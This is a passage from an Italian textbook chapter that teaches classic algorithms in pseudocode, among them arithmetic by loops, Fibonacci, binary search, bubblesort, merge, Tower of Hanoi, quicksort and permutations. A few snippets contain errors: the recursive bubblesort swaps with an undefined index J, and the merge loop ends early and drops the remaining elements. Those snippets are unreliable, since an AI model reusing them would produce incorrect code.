    LOCAL Z INTEGER
    LOCAL I INTEGER

    Z := X
    FOR I := 1; I <= Y; I++
        Z++
    END FOR

    RETURN Z

END SOMMA
```

In questo caso viene mostrata una soluzione per mezzo di un ciclo enumerativo, '**`FOR`**'. Il ciclo viene ripetuto '**`Y`**' volte, incrementando la variabile '**`Z`**' di un'unità. Alla fine, '**`Z`**' contiene il risultato della somma di '**`X`**' per '**`Y`**'. La pseudocodifica seguente mostra invece la traduzione del ciclo '**`FOR`**' in un ciclo '**`WHILE`**':

```
SOMMA (X, Y)

    LOCAL Z INTEGER
    LOCAL I INTEGER

    Z := X
    I := 1
    WHILE I <= Y
        Z++
        I++
    END WHILE

    RETURN Z

END SOMMA
```

542.2.2 Moltiplicazione di due numeri positivi attraverso la somma

La moltiplicazione di due numeri positivi, può essere espressa attraverso il concetto della somma: $n*m$ equivale a sommare m volte n, oppure n volte m. L'algoritmo risolutivo è banale, ma utile per apprendere il funzionamento dei cicli:

```
MOLTIPLICA (X, Y)

    LOCAL Z INTEGER
    LOCAL I INTEGER

    Z := 0
    FOR I := 1; I <= Y; I++
        Z := Z + X
    END FOR

    RETURN Z

END MOLTIPLICA
```

In questo caso viene mostrata una soluzione per mezzo di un ciclo '**`FOR`**'. Il ciclo viene ripetuto '**`Y`**' volte, incrementando la variabile '**`Z`**' del valore di '**`X`**'. Alla fine, '**`Z`**' contiene il risultato del prodotto di '**`X`**' per '**`Y`**'. La pseudocodifica seguente mostra invece la traduzione del ciclo '**`FOR`**' in un ciclo '**`WHILE`**':

```
MOLTIPLICA (X, Y)

    LOCAL Z INTEGER
    LOCAL I INTEGER

    Z := 0
    I := 1
    WHILE I <= Y
        Z := Z + X
        I++
    END WHILE

    RETURN Z

END MOLTIPLICA
```

542.2.3 Divisione intera tra due numeri positivi

La divisione di due numeri positivi, può essere espressa attraverso la sottrazione: n:m equivale a sottrarre m da n fino a quando n diventa inferiore di m. Il numero di volte in cui tale sottrazione ha luogo, è il risultato della divisione.

```
DIVIDI (X, Y)

    LOCAL Z INTEGER
    LOCAL I INTEGER

    Z := 0
    I := X
    WHILE I >= Y
        I := I - Y
        Z++
    END WHILE

    RETURN Z

END DIVIDI
```

542.2.4 Elevamento a potenza

L'elevamento a potenza, utilizzando numeri positivi, può essere espresso attraverso il concetto della moltiplicazione: ***n***********m*** equivale a moltiplicare ***m*** volte ***n*** per se stesso.

```
EXP (X, Y)

    LOCAL Z INTEGER
    LOCAL I INTEGER

    Z := 1
    FOR I := 1; I <= Y; I++
        Z := Z * X
    END FOR

    RETURN Z

END EXP
```

In questo caso viene mostrata una soluzione per mezzo di un ciclo '**`FOR`**'. Il ciclo viene ripetuto '**`Y`**' volte; ogni volta la variabile '**`Z`**' viene moltiplicata per il valore di '**`X`**', a partire da uno. Alla fine, '**`Z`**' contiene il risultato dell'elevamento di '**`X`**' a '**`Y`**'. La pseudocodifica seguente mostra invece la traduzione del ciclo '**`FOR`**' in un ciclo '**`WHILE`**':

```
EXP (X, Y)

    LOCAL Z INTEGER
    LOCAL I INTEGER

    Z := 1
    I := 1
    WHILE I <= Y
        Z := Z * X
        I++
    END WHILE

    RETURN Z

END EXP
```

La pseudocodifica seguente mostra una soluzione ricorsiva:

```
EXP (X, Y)

    IF X = 0
        THEN
            RETURN 0
        ELSE
            IF Y = 0
                THEN
                    RETURN 1
                ELSE
                    RETURN X * EXP (X, Y-1)
            END IF
    END IF

END EXP
```

542.2.5 Radice quadrata

Il calcolo della parte intera della radice quadrata di un numero si può fare per tentativi, partendo da 1, eseguendo il quadrato fino a quando il risultato è minore o uguale al valore di partenza di cui si calcola la radice.

```
RADICE (X)

    LOCAL Z INTEGER
    LOCAL T INTEGER

    Z := 0
    T := 0

    WHILE TRUE

        T := Z * Z

        IF T > X
```

```
            THEN
                # È stato superato il valore massimo.
                Z--
                RETURN Z
        END IF

        Z++

    END WHILE

END RADICE
```

542.2.6 Fattoriale

Il fattoriale è un valore che si calcola a partire da un numero positivo. Può essere espresso come il prodotto di n per il fattoriale di $n-1$, quando n è maggiore di 1, mentre equivale a 1 quando n è uguale a 1. In pratica, $n! = n * (n-1) * (n-2)... * 1$.

```
FATTORIALE (X)

    LOCAL I INTEGER

    I := X - 1

    WHILE I > 0
        X := X * I
        I--
    END WHILE

    RETURN X

END FATTORIALE
```

La soluzione appena mostrata fa uso di un ciclo '**`WHILE`**' in cui l'indice '**`I`**', che inizialmente contiene il valore di '**`X-1`**', viene usato per essere moltiplicato al valore di '**`X`**', riducendolo ogni volta di un'unità. Quando '**`I`**' raggiunge lo zero, il ciclo termina e '**`X`**' contiene il valore del fattoriale. L'esempio seguente mostra invece una soluzione ricorsiva che dovrebbe risultare più intuitiva:

```
FATTORIALE (X)

    IF X == 1
        THEN
            RETURN 1
        ELSE
            RETURN X * FATTORIALE (X - 1)
    END IF

END FATTORIALE
```

542.2.7 Massimo comune divisore

Il massimo comune divisore tra due numeri può essere ottenuto sottraendo a quello maggiore il valore di quello minore, fino a quando i due valori sono uguali. Quel valore è il massimo comune divisore.

```
MCD (X, Y)

    WHILE X != Y

        IF X > Y
            THEN
                X := X - Y
            ELSE
                Y := Y - X
        END IF

    END WHILE

    RETURN X

END MCD
```

542.2.8 Numero primo

Un numero intero è numero primo quando non può essere diviso per un altro intero diverso dal numero stesso e da 1, generando un risultato intero.

```
PRIMO (X)

    LOCAL PRIMO BOOLEAN
    LOCAL I INTEGER
    LOCAL J INTEGER

    PRIMO := TRUE
    I := 2

    WHILE (I < X) AND PRIMO

        J := X / I
        J := X - (J * I)

        IF J == 0
            THEN
                PRIMO := FALSE
            ELSE
                I++
        END IF

    END WHILE

    RETURN PRIMO
```

```
END PRIMO
```

542.2.9 Successione di Fibonacci

La successione di Fibonacci è una sequenza di numeri interi positivi che hanno la proprietà di essere costituiti dalla somma dei due numeri precedenti nella sequenza stessa. Pertanto, l'n-esimo elemento di questa successione, indicato solitamente come F_n, è dato dalla somma di F_{n-1} e F_{n-2}.

La successione di Fibonacci parte storicamente dal presupposto che F_1 e F_2 siano entrambi pari a uno, ma attualmente si indica anche F_0 pari a zero, cosa che consente di calcolare correttamente F_2.

Per il calcolo della successione di Fibonacci, dall'elemento zero, fino all'elemento n-esimo, vengono proposte due modalità di calcolo, la prima in forma ricorsiva, la seconda in forma iterativa.

```
FIBONACCI (N)
    IF N == 0
    THEN
        RETURN 0
    ELSE
        IF N == 1
        THEN
            RETURN 1
        ELSE
            RETURN (FIBONACCI (N - 1) + FIBONACCI (N - 2))
        END IF
    END IF
END FIBONACCI
```

```
FIBONACCI (N)
    LOCAL F1 := 1
    LOCAL F0 := 0
    LOCAL FN := N
    LOCAL I

    FOR I := 2; I <= N; I++
        FN := F1 + F0
        F0 := F1
        F1 := FN
    END FOR

    RETURN FN

END FIBONACCI
```

La successione di Fibonacci, per cui F_0 è pari a zero e F_1 è pari a uno, è: 0, 1, 1, 2, 3, 5, 8, 13,...

542.3 Scansione di array

Nelle sezioni seguenti sono descritti alcuni problemi legati alla scansione di array. Assieme ai problemi vengono proposte le soluzioni in forma di pseudocodifica.

542.3.1 Ricerca sequenziale

La ricerca di un elemento all'interno di un array disordinato può avvenire solo in modo sequenziale, cioè controllando uno per uno tutti gli elementi, fino a quando si trova la corrispondenza cercata. Segue la descrizione delle variabili più importanti che appaiono nella pseudocodifica successiva:

Variabile	Descrizione
`LISTA`	È l'array su cui effettuare la ricerca.
`X`	È il valore cercato all'interno dell'array.
`A`	È l'indice inferiore dell'intervallo di array su cui si vuole effettuare la ricerca.
`Z`	È l'indice superiore dell'intervallo di array su cui si vuole effettuare la ricerca.

Ecco un esempio di pseudocodifica che risolve il problema in modo iterativo:

```
RICERCASEQ (LISTA, X, A, Z)

    LOCAL I INTEGER

    FOR I := A; I <= Z; I++
        IF X == LISTA[I]
            THEN
                RETURN I
        END IF
    END FOR

    # La corrispondenza non è stata trovata.
    RETURN -1

END RICERCASEQ
```

Solo a scopo didattico, viene proposta una soluzione ricorsiva:

```
RICERCASEQ (LISTA, X, A, Z)

    IF A > Z
        THEN
            RETURN -1
        ELSE
            IF X == LISTA[A]
                THEN
                    RETURN A
                ELSE
                    RETURN RICERCASEQ (@LISTA, X, A+1, Z)
            END IF
    END IF

END RICERCASEQ
```

542.3.2 Ricerca binaria

La ricerca di un elemento all'interno di un array ordinato può avvenire individuando un elemento centrale: se questo corrisponde all'elemento cercato, la ricerca è terminata, altrimenti si ripete nella parte di array precedente o successiva all'elemento, a seconda del suo valore e del tipo di ordinamento esistente.

Il problema posto in questi termini è ricorsivo. La pseudocodifica mostrata utilizza le stesse variabili già descritte per la ricerca sequenziale.

```
RICERCABIN (LISTA, X, A, Z)

    LOCAL M INTEGER

    # Determina l'elemento centrale dell'array.
    M := (A + Z) / 2

    IF M < A
        THEN
            # Non restano elementi da controllare: l'elemento cercato non c'è.
            RETURN -1
        ELSE
            IF X < LISTA[M]
                THEN
                    # Si ripete la ricerca nella parte inferiore.
                    RETURN RICERCABIN (@LISTA, X, A, M-1)
                ELSE
                    IF X > LISTA[M]
                        THEN
                            # Si ripete la ricerca nella parte superiore.
                            RETURN RICERCABIN (@LISTA, X, M+1, Z)
                        ELSE
                            # M rappresenta l'indice dell'elemento cercato.
                            RETURN M
                    END IF
            END IF
    END IF
```

```
END RICERCABIN
```

542.4 Problemi classici di programmazione

Nelle sezioni seguenti sono descritti alcuni problemi classici attraverso cui si insegnano le tecniche di programmazione. Assieme ai problemi vengono proposte le soluzioni in forma di pseudocodifica.

542.4.1 Bubblesort

Il Bubblesort è un algoritmo relativamente semplice per l'ordinamento di un array, in cui ogni scansione trova il valore giusto per l'elemento iniziale dell'array stesso. Una volta trovata la collocazione di un elemento, si ripete la scansione per il segmento rimanente di array, in modo da collocare un altro valore. La pseudocodifica dovrebbe chiarire il meccanismo.

Variabile	Descrizione
`LISTA`	È l'array da ordinare.
`A`	È l'indice inferiore del segmento di array da ordinare.
`Z`	È l'indice superiore del segmento di array da ordinare.

Viene mostrata una soluzione iterativa:

```
BSORT (LISTA, A, Z)

    LOCAL J INTEGER
    LOCAL K INTEGER

    # Scandisce l'array attraverso l'indice J in modo da collocare ogni
    # volta il valore corretto all'inizio dell'array stesso.
    FOR J := A; J < Z; J++

        # Scandisce l'array attraverso l'indice K scambiando i valori
        # quando sono inferiori a quello di riferimento.
        FOR K := J+1; K <= Z; K++

            IF LISTA[K] < LISTA[J]
                THEN
                    # I valori vengono scambiati.
                    LISTA[K] :==: LISTA[J]
            END IF

        END FOR

    END FOR

END BSORT
```

Segue una soluzione ricorsiva:

```
BSORT (LISTA, A, Z)

    LOCAL K INTEGER

    # L'elaborazione termina quando l'indice inferiore è maggiore o uguale
    # a quello superiore.
    IF A < Z
        THEN

            # Scandisce l'array attraverso l'indice K scambiando i
            # valori quando sono inferiori a quello iniziale.
            FOR K := A+1; K <= Z; K++

                IF LISTA[K] < LISTA[A]
                    THEN
                        # I valori vengono scambiati.
                        LISTA[K] :==: LISTA[J]
                END IF

            END FOR

            # L'elemento LISTA[A] è collocato correttamente, adesso si
            # ripete la chiamata della funzione in modo da riordinare
            # la parte restante dell'array.
            BSORT (@LISTA, A+1, Z)
    END IF

END BSORT
```

542.4.2 Fusione tra due array ordinati

Due array a una dimensione, con la stessa struttura, ordinati secondo qualche criterio, possono essere fusi in un array singolo, che mantiene l'ordinamento.

Variabile	Descrizione
A	È il primo array.
B	È il secondo array.
C	È l'array da generare con la fusione di '**A**' e '**B**'.
I	È l'indice usato per scandire '**A**'.
J	È l'indice usato per scandire '**B**'.
K	È l'indice usato per scandire '**C**'.
N	È la dimensione di '**A**' (l'indice dell'ultimo elemento dell'array).
M	È la dimensione di '**B**' (l'indice dell'ultimo elemento dell'array).

Viene mostrata una soluzione iterativa, dove si presume che gli array siano ordinati in modo non decrescente:

```
MERGE (A, N, B, M, C)

    LOCAL I INTEGER
    LOCAL J INTEGER
    LOCAL K INTEGER

    # Si presume che l'indice del primo elemento degli
    # array sia pari a uno.

    I := 1
    J := 1
    K := 1

    UNTIL I >= N AND J >= M

        IF A(I) <= B(J)
            THEN
                C(K) := A(I)
                I++
            ELSE
                C(K) := B(J)
                J++
        END IF
        K++

    END UNTIL

END MERGE
```

542.4.3 Torre di Hanoi

La torre di Hanoi è un gioco antico: si compone di tre pioli identici conficcati verticalmente su una tavola e di una serie di anelli di larghezze differenti. Gli anelli sono più precisamente dei dischi con un foro centrale che permette loro di essere infilati nei pioli.

Il gioco inizia con tutti gli anelli collocati in un solo piolo, in ordine, in modo che in basso ci sia l'anello più largo e in alto quello più stretto. Si deve riuscire a spostare tutta la pila di anelli in un dato piolo muovendo un anello alla volta e senza mai collocare un anello più grande sopra uno più piccolo.

Figura 542.25. Situazione iniziale della torre di Hanoi all'inizio del gioco.



1 2 3

Nella figura 542.25 gli anelli appaiono inseriti sul piolo 1; si supponga che questi debbano essere spostati sul piolo 2. Si può immaginare che tutti gli anelli, meno l'ultimo, possano essere spostati in qualche modo corretto, dal piolo 1 al piolo 3, come nella situazione della figura 542.26.

Figura 542.26. Situazione dopo avere spostato $n-1$ anelli.

1 2 3

A questo punto si può spostare l'ultimo anello rimasto (l'n-esimo), dal piolo 1 al piolo 2; quindi, come prima, si può spostare in qualche modo il gruppo di anelli posizionati attualmente nel piolo 3, in modo che finiscano nel piolo 2 sopra l'anello più grande.

Pensando in questo modo, l'algoritmo risolutivo del problema deve essere ricorsivo e potrebbe essere gestito da un'unica subroutine che può essere chiamata opportunamente '**`HANOI`**'.

Variabile	Descrizione
`N`	È la dimensione della torre espressa in numero di anelli: gli anelli sono numerati da 1 a '**`N`**'.
`P1`	È il numero del piolo su cui si trova inizialmente la pila di '**`N`**' anelli.
`P2`	È il numero del piolo su cui deve essere spostata la pila di anelli.
`6-P1-P2`	È il numero dell'altro piolo. Funziona così se i pioli sono numerati da 1 a 3.

Segue la pseudocodifica ricorsiva per la soluzione del problema:

```
HANOI (N, P1, P2)

    IF N > 0
        THEN
            HANOI (N-1, P1, 6-P1-P2)
            scrivi: "Muovi l'anello" N "dal piolo" P1 "al piolo" P2
            HANOI (N-1, 6-P1-P2, P2)
    END IF
END HANOI
```

Se '**`N`**', il numero degli anelli da spostare, è minore di 1, non si deve compiere alcuna azione. Se '**`N`**' è uguale a 1, le istruzioni che dipendono dalla struttura IF-END IF vengono eseguite, ma nessuna delle chiamate ricorsive fa alcunché, dato che '**`N-1`**' è pari a zero. In questo caso, supponendo che '**`N`**' sia uguale a 1, che '**`P1`**' sia pari a 1 e '**`P2`**' pari a 2, il risultato è semplicemente:

```
Muovi l'anello 1 dal piolo 1 al piolo 2
```

Il risultato è quindi corretto per una pila iniziale consistente di un solo anello.

Se '**`N`**' è uguale a 2, la prima chiamata ricorsiva sposta un anello ('**`N-1`**' = 1) dal piolo 1 al piolo 3 (ancora assumendo che i due anelli debbano essere spostati dal primo al terzo piolo) e si sa che questa è la mossa corretta. Quindi viene stampato il messaggio che dichiara lo spostamento del secondo piolo (l''**`N`**'-esimo) dalla posizione 1 alla posizione 2. Infine, la seconda chiamata ricorsiva si occupa di spostare l'anello collocato precedentemente nel terzo piolo, nel secondo, sopra a quello che si trova già nella posizione finale corretta.

In pratica, nel caso di due anelli che devono essere spostati dal primo al secondo piolo, appaiono i tre messaggi seguenti.

```
Muovi l'anello 1 dal piolo 1 al piolo 3
Muovi l'anello 2 dal piolo 1 al piolo 2
Muovi l'anello 1 dal piolo 3 al piolo 2
```

Nello stesso modo si potrebbe dimostrare il funzionamento per un numero maggiore di anelli.

542.4.4 Quicksort (ordinamento non decrescente)


L'ordinamento degli elementi di un array è un problema tipico che si può risolvere in tanti modi. Il Quicksort è un algoritmo sofisticato, ottimo per lo studio della gestione degli array, oltre che per quello della ricorsione. Il concetto fondamentale di questo tipo di algoritmo è rappresentato dalla figura 542.31.

Figura 542.31. Il concetto base dell’algoritmo del Quicksort: suddivisione dell’array in due gruppi disordinati, separati da un valore piazzato correttamente nel suo posto rispetto all’ordinamento.

Valore allocato

LISTA

Partizione dei valori minori del «valore allocato»

Partizione dei valori maggiori del «valore allocato»

Una sola scansione dell’array è sufficiente per collocare definitivamente un elemento (per esempio il primo) nella sua destinazione finale e allo stesso tempo per lasciare tutti gli elementi con un valore inferiore a quello da una parte, anche se disordinati, e tutti quelli con un valore maggiore, dall’altra.

In questo modo, attraverso delle chiamate ricorsive, è possibile elaborare i due segmenti dell’array rimasti da riordinare.

L’algoritmo può essere descritto grossolanamente come:

1. localizzazione della collocazione finale del primo valore, separando in questo modo i valori;
2. ordinamento del segmento precedente all’elemento collocato definitivamente;
3. ordinamento del segmento successivo all’elemento collocato definitivamente.

Viene qui indicato con ‘`PART`’ la subroutine che esegue la scansione dell’array, o di un suo segmento, per determinare la collocazione finale (indice ‘`CF`’) del primo elemento (dell’array o del segmento in questione).

Sia ‘`LISTA`’ l’array da ordinare. Il primo elemento da collocare corrisponde inizialmente a ‘`LISTA[A]`’ e il segmento di array su cui intervenire corrisponde a ‘`LISTA[A:Z]`’ (cioè a tutti gli elementi che vanno dall’indice ‘`A`’ all’indice ‘`Z`’).

Alla fine della prima scansione, l’indice ‘`CF`’ rappresenta la posizione in cui occorre spostare il primo elemento, cioè ‘`LISTA[A]`’. In pratica, ‘`LISTA[A]`’ e ‘`LISTA[CF]`’ vengono scambiati.

Durante la scansione che serve a determinare la collocazione finale del primo elemento, ‘`PART`’ deve occuparsi di spostare gli elementi prima o dopo quella posizione, in funzione del loro valore, in modo che alla fine quelli inferiori o uguali a quello dell’elemento da collocare si trovino nella parte inferiore e gli altri dall’altra. In pratica, alla fine della prima scansione, gli elementi contenuti in ‘`LISTA[A:(CF-1)]`’ devono contenere valori inferiori o uguali a ‘`LISTA[CF]`’, mentre quelli contenuti in ‘`LISTA[(CF+1):Z]`’ devono contenere valori superiori.

Indichiamo con ‘`QSORT`’ la subroutine che esegue il compito complessivo di ordinare l’array. Il suo lavoro consisterebbe nel chiamare ‘`PART`’ per collocare il primo elemento, continuando

poi con la chiamata ricorsiva di se stessa per la parte di array precedente all'elemento collocato e infine alla chiamata ricorsiva per la parte restante di array.

Assumendo che '`PART`' e le chiamate ricorsive di '`QSORT`' svolgano il loro compito correttamente, si potrebbe fare un'analisi informale dicendo che se l'indice '`Z`' **non** è maggiore di '`A`', allora c'è un elemento (o nessuno) all'interno di '`LISTA[A:Z]`' e inoltre, '`LISTA[A:Z]`' è già nel suo stato finale. Se '`Z`' è maggiore di '`A`', allora (per assunzione) '`PART`' ripartisce correttamente '`LISTA[A:Z]`'. L'ordinamento separato dei due segmenti (per assunzione eseguito correttamente dalle chiamate ricorsive) completa l'ordinamento di '`LISTA[A:Z]`'.

Le figure 542.32 e 542.33 mostrano due fasi della scansione effettuata da '`PART`' all'interno dell'array o del segmento che gli viene fornito.

Figura 542.32. La scansione dell'array da parte di '`PART`' avviene portando in avanti l'indice '`I`' e portando indietro l'indice '`CF`'. Quando l'indice '`I`' localizza un elemento che contiene un valore maggiore di '`LISTA[A]`' e l'indice '`CF`' localizza un elemento che contiene un valore inferiore o uguale a '`LISTA[A]`', gli elementi cui questi indici fanno riferimento vengono scambiati, quindi il processo di avvicinamento tra '`I`' e '`CF`' continua.






Figura 542.33. Quando la scansione è giunta al termine, quello che resta da fare è scambiare l'elemento '`LISTA[A]`' con '`LISTA[CF]`'.

In pratica, l'indice '`I`', iniziando dal valore '`A+1`', viene spostato verso destra fino a che viene trovato un elemento maggiore di '`LISTA[A]`', quindi è l'indice '`CF`' a essere spostato verso sinistra, iniziando dalla stessa posizione di '`Z`', fino a che viene incontrato un elemento minore o uguale a '`LISTA[A]`'. Questi elementi vengono scambiati e lo spostamento di '`I`' e '`CF`' riprende. Ciò prosegue fino a che '`I`' e '`CF`' si incontrano, momento in cui '`LISTA[A:Z]`' è stata ripartita e '`CF`' rappresenta l'indice di un elemento che si trova nella sua collocazione finale.

Variabile	Descrizione
`LISTA`	L’array da ordinare in modo crescente.
`A`	L’indice inferiore del segmento di array da ordinare.
`Z`	L’indice superiore del segmento di array da ordinare.
`CF`	Sta per «collocazione finale» ed è l’indice che cerca e trova la posizione giusta di un elemento nell’array.
`I`	È l’indice che insieme a ‘**`CF`**’ serve a ripartire l’array.

Segue la pseudocodifica delle due subroutine:

```
PART (LISTA, A, Z)

    LOCAL I INTEGER
    LOCAL CF INTEGER

    # si assume che A < U

    I := A + 1
    CF := Z

    WHILE TRUE # ciclo senza fine.

        WHILE TRUE

            # sposta I a destra

            IF (LISTA[I] > LISTA[A]) OR I >= CF
                THEN
                    BREAK
                ELSE
                    I := I + 1
            END IF

        END WHILE

        WHILE TRUE

            # sposta CF a sinistra

            IF (LISTA[CF] <= LISTA[A])
                THEN
                    BREAK
                ELSE
                    CF := CF - 1
            END IF

        END WHILE

        IF CF <= I
```

```
            THEN
                # è avvenuto l'incontro tra I e CF
                BREAK
            ELSE
                # vengono scambiati i valori
                LISTA[CF] :==: LISTA[I]
                I := I + 1
                CF := CF - 1
        END IF

    END WHILE

    # a questo punto LISTA[A:Z] è stata ripartita e CF è la collocazione
    # di LISTA[A]

    LISTA[CF] :==: LISTA[A]

    # a questo punto, LISTA[CF] è un elemento (un valore) nella giusta
    # posizione

    RETURN CF

END PART
```

```
QSORT (LISTA, A, Z)

    LOCAL CF INTEGER

    IF Z > A
        THEN
            CF := PART (@LISTA, A, Z)
            QSORT (@LISTA, A, CF-1)
            QSORT (@LISTA, CF+1, Z)
    END IF
END QSORT
```

Vale la pena di osservare che l'array viene indicato nelle chiamate in modo che alla subroutine sia inviato un riferimento a quello originale, perché le variazioni fatte all'interno delle subroutine devono riflettersi sull'array originale.

542.4.5 Permutazioni

La permutazione è lo scambio di un gruppo di elementi posti in sequenza. Il problema che si vuole analizzare è la ricerca di tutte le permutazioni possibili di un dato gruppo di elementi.

Se ci sono n elementi in un array, allora alcune delle permutazioni si possono ottenere bloccando l'n-esimo elemento e generando tutte le permutazioni dei primi $n-1$ elementi. Quindi l'n-esimo elemento può essere scambiato con uno dei primi $n-1$, ripetendo poi la fase precedente. Questa operazione deve essere ripetuta finché ognuno degli n elementi originali è stato usato nell'n-esima posizione.

Variabile	Descrizione
`LISTA`	L'array da permutare.
`A`	L'indice inferiore del segmento di array da permutare.
`Z`	L'indice superiore del segmento di array da permutare.
`K`	È l'indice che serve a scambiare gli elementi.

Segue la pseudocodifica:

```
PERMUTA (LISTA, A, Z)

    LOCAL K INTEGER
    LOCAL N INTEGER

    IF (Z - A) >= 1
        # Ci sono almeno due elementi nel segmento di array.
        THEN
            FOR K := Z; K >= A; K--

                LISTA[K] :==: LISTA[Z]

                PERMUTA (LISTA, A, Z-1)

                LISTA[K] :==: LISTA[Z]

            END FOR
        ELSE
            scrivi LISTA
    END IF

END PERMUTA
```

